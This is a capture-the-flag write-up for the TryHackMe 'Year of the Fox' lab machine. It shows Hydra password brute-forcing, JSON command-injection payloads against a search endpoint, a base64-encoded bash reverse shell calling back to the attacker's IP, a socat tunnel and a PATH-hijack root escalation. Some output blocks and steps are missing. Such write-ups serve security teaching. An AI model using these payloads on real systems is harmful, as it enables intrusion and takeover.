[TryHackMe] Year of the Fox

Date: 30/Jul/2020
Categories: tryhackme, linux
Tags: enumerate_proto_http, exploit_command_injection, privesc_env_relative_path

Overview

This is a writeup for TryHackMe VM Year of the Fox. Here are stats for this machine from machinescli:

```
machinescli -t --info "tryhackme#yotf"
```

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	tryhackme#yotf	Year of the Fox						enumerate_proto_http exploit_command_injection privesc_env_relative_path

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (`enumeration` → `exploitation` → `privilege escalation`) for this machine:



Figure 2: writeup.overview.killchain

TTPs

1. `80/tcp/http/Apache httpd 2.4.29`: enumerate_proto_http, exploit_command_injection, privesc_env_relative_path

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.80 scan initiated Wed Jul 29 19:54:07 2020 as: nmap -vv --reason -Pn -sV -sC --version-all -oN /home/kali/toolbox/repos/writeupsall/thm.yotf/10.10.41.240/scans/_quick_tcp_nmap.txt -oX /home/kali/toolbox/repos/writeupsall/thm.yotf/10.10.41.240/scans/xml/_quick_tcp_nmap.xml 10.10.41.240
Increasing send delay for 10.10.41.240 from 0 to 5 due to 25 out of 82 dropped probes since last increase.
Nmap scan report for 10.10.41.240
Host is up, received user-set (0.21s latency).
Scanned at 2020-07-29 19:54:22 IST for 42s
Not shown: 997 closed ports
Reason: 997 conn-refused
PORT    STATE SERVICE     REASON  VERSION

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jul 29 19:55:04 2020 -- 1 IP address (1 host up) scanned in 56.96 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

openports

#	Port	Protocol	Service	Scans
				./10.10.41.240/scans/tcp_80_http_gobuster.txt ./10.10.41.240/scans/tcp_80_http_nikto.txt
1.	80/tcp	http	Apache httpd 2.4.29	./10.10.41.240/scans/tcp_80_http_nmap.txt ./10.10.41.240/scans/tcp_80_http_robots.txt ./10.10.41.240/scans/tcp_80_http_whatweb.txt ./10.10.41.240/scans/enum4linux.txt
2.	139/tcp	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: YEAROFTHEFOX)	./10.10.41.240/scans/smbclient.txt ./10.10.41.240/scans/tcp_139_smb_nmap.txt ./10.10.41.240/scans/enum4linux.txt
3.	445/tcp	netbios-ssn	Samba smbd 4.7.6-Ubuntu (workgroup: YEAROFTHEFOX)	./10.10.41.240/scans/smbclient.txt ./10.10.41.240/scans/tcp_445_smb_nmap.txt

Figure 3: writeup.enumeration.steps.2.1

3. We find `80/tcp` to be open and enumerate it further. The webapp enforces authentication due to which we are not allowed to view any pages. We will need to find the credentials for the web app to proceed with this further:

4. From the scan results SMB for ports, we find that there are two active users on this machine: `fox` and `rascal`

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\fox (Local User)
  User Name   : fox
  Full Name   : fox
  Home Drive  : \\year-of-the-fox\fox
  Dir Drive   :
  Profile Path: \\year-of-the-fox\fox\profile
  Logon Script:

S-1-22-1-1001 Unix User\rascal (Local User)
Use of uninitialized value $user_info in pattern match (m//) at ./enum4linux.pl line 932.

 ============================================
|    Getting printer info for 10.10.41.240    |
 ============================================
No printers returned.

enum4linux complete on Wed Jul 29 20:18:34 2020
```

5. We run a password bruteforce scan against the webapp for both usernames and find a hit:

```
hydra -l rascal -P /usr/share/wordlists/rockyou.txt 10.10.41.240 http-head /
```

```
kali@kali: ~/toolbox/repos/writeupsall/thm.yotf $
kali@kali: ~/toolbox/repos/writeupsall/thm.yotf $ hydra -l rascal -P /usr/share/wordlists/rockyou.txt 10.10.41.240 http-head /
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-29 20:22:19
[WARNING] http-head auth does not work with every server, better use http-get
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-head://10.10.41.240:80/
[80][http-head] host: 10.10.41.240   login: rascal   password: love
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-29 20:22:37
kali@kali: ~/toolbox/repos/writeupsall/thm.yotf $
```

Figure 4: writeup.enumeration.steps.5.1

6. Upon logging in, we see a webpage with a search text box try out a few queries. Submitting an empty string shows a listing of 3 files. We setup Burp proxy and start enumerating the search functionality further:



Figure 5: writeup.enumeration.steps.6.1



Figure 6: writeup.enumeration.steps.6.2



Figure 7: writeup.enumeration.steps.6.3



Figure 8: writeup.enumeration.steps.6.4

7. We find a way to escape the search input and get command execution on the target machine:

```
POST /assets/php/search.php HTTP/1.1
  Host: 10.10.41.240
  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
  Accept: */*
  Accept-Language: en-US,en;q=0.5
  Accept-Encoding: gzip, deflate
  Referer: http://10.10.41.240/
  Content-Type: text/plain;charset=UTF-8
  Content-Length: 101
  Authorization: Basic cmFzY2FsOmxvdmU=
  Connection: close

  {"target":"\";whoami\n"}
```



Figure 9: writeup.enumeration.steps.7.1

8. We use this to triage the file system and find the first web flag file:

```
POST /assets/php/search.php HTTP/1.1
  Host: 10.10.41.240
  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
  Accept: */*
  Accept-Language: en-US,en;q=0.5
  Accept-Encoding: gzip, deflate
  Referer: http://10.10.41.240/
  Content-Type: text/plain;charset=UTF-8
  Content-Length: 101
  Authorization: Basic cmFzY2FsOmxvdmU=
  Connection: close

  {"target":"\"cat ../../../web-flag.txt;\n"}
```



Figure 10: writeup.enumeration.steps.8.1

Findings

Open Ports

```
80/tcp    http          Apache httpd 2.4.29
139/tcp   netbios-ssn   Samba smbd 3.X - 4.X (workgroup: YEAROFTHEFOX)
445/tcp   netbios-ssn   Samba smbd 4.7.6-Ubuntu (workgroup: YEAROFTHEFOX)
```

Users

```
ssh: rascal, fox
webapp: rascal
```

Phase #2: Exploitation

1. We further leverage the command execution vulnerability to get interactive access on the target machine. For this, we first start a local netcat listener and use a bash reverse shell:

```
nc -nlvp 4433

POST /assets/php/search.php HTTP/1.1
  Host: 10.10.41.240
  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
  Accept: */*
  Accept-Language: en-US,en;q=0.5
  Accept-Encoding: gzip, deflate
  Referer: http://10.10.41.240/
  Content-Type: text/plain;charset=UTF-8
  Content-Length: 101
  Authorization: Basic cmFzY2FsOmxvdmU=
  Connection: close

  {"target":"\";echo 'YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC44LjI2LjE4OS80NDMzIDA+JjE=' | base64 -d |
↪  bash \n"}
```



Figure 11: writeup.exploitation.steps.1.1

```

Figure 12: writeup.exploitation.steps.1.2

2. We get a shell with `www-data` privileges and use it to probe further. From the listing of open ports, we find that the ssh port `22/tcp` is open and accepting connection only on the localhost interface. We can use `socat` to tunnel this port to probe it from our attacking system:

```
1 socat tcp-listen:1337,reuseaddr,fork tcp:localhost:22
```

```
www-data@year-of-the-fox:/tmp$ ./socat tcp-listen:1337,reuseaddr,fork tcp:localhost:22
<cat tcp-listen:1337,reuseaddr,fork tcp:localhost:22
^C

Phase #3: Privilege Escalation

1. We find that we can execute the `/usr/sbin/shutdown` file with `sudo`. Since the target machine doesn't have `strings` installed, we transfer this file to our attacking machine and investigate further. We find a reference to the `poweroff` binary name, which when combined with the fact that `secure_path` is not defined within `/etc/sudoers` (seen in `sudo -l` output), hint that a environment path modification vector could help us escalate privileges:

```
/lib64/ld-linux-x86-64.so.2
libc.so.6
system
__cxa_finalize
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
AWAVI
AUATL
[]A\A]A^A_
poweroff
;*3$"
GCC: (Ubuntu 7.5.0-3ubuntu1~18.04) 7.5.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.7698
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
shutdown.c
__FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
_ITM_deregisterTMCloneTable
_edata
system@@GLIBC_2.2.5
__libc_start_main@@GLIBC_2.2.5
:_
```

Figure 17: writeup.privesc.steps.1.1

2. We copy bash to the local directory, rename it to `poweroff` and modify the `PATH` environment variable to search for file within current directory first. With this change, we then execute `shutdown` file and get elevated privileges:

```
cp /bin/bash ./
mv ./bash poweroff
ls -la poweroff /bin/bash
md5sum poweroff /bin/bash
sudo /usr/sbin/shutdown
```

```
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$ cp /bin/bash ./
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$ ls -la
total 1124

root@year-of-the-fox:~# cat /root/
.bash_history     .bashrc           .cache/           .gnupg/           .local/           .profile          root.txt
root@year-of-the-fox:~# cat /root/root.txt
Not here -- go find!
root@year-of-the-fox:~#
```

Figure 19: writeup.privesc.steps.2.2

3. We see the third flag file `root.txt` but it turns out to be placeholder. After some searching, we find the actual root flag file `.did-you-think-I-was-useless.root`, hidden within user `rascal`'s home directory:

```
cat /home/rascal/.did-you-think-I-was-useless.root
```

```
root@year-of-the-fox:~#
root@year-of-the-fox:~# ls -la /home/*
/home/fox:
total 1124
drwxr-x--- 5 fox  fox     4096 Jul 29 16:27 .

```

Figure 21: writeup.privesc.steps.3.2

Learning/Recommendation

- The webapp exposed a search field which was vulnerable to command injection. This allowed the attacker to gain interactive access of the target machine. It is advised to follow a secure development lifecycle for critical production web applications.
- The `shutdown` binary was vulnerable to a path expansion attack which allowed the attacker to gain elevated privileges.
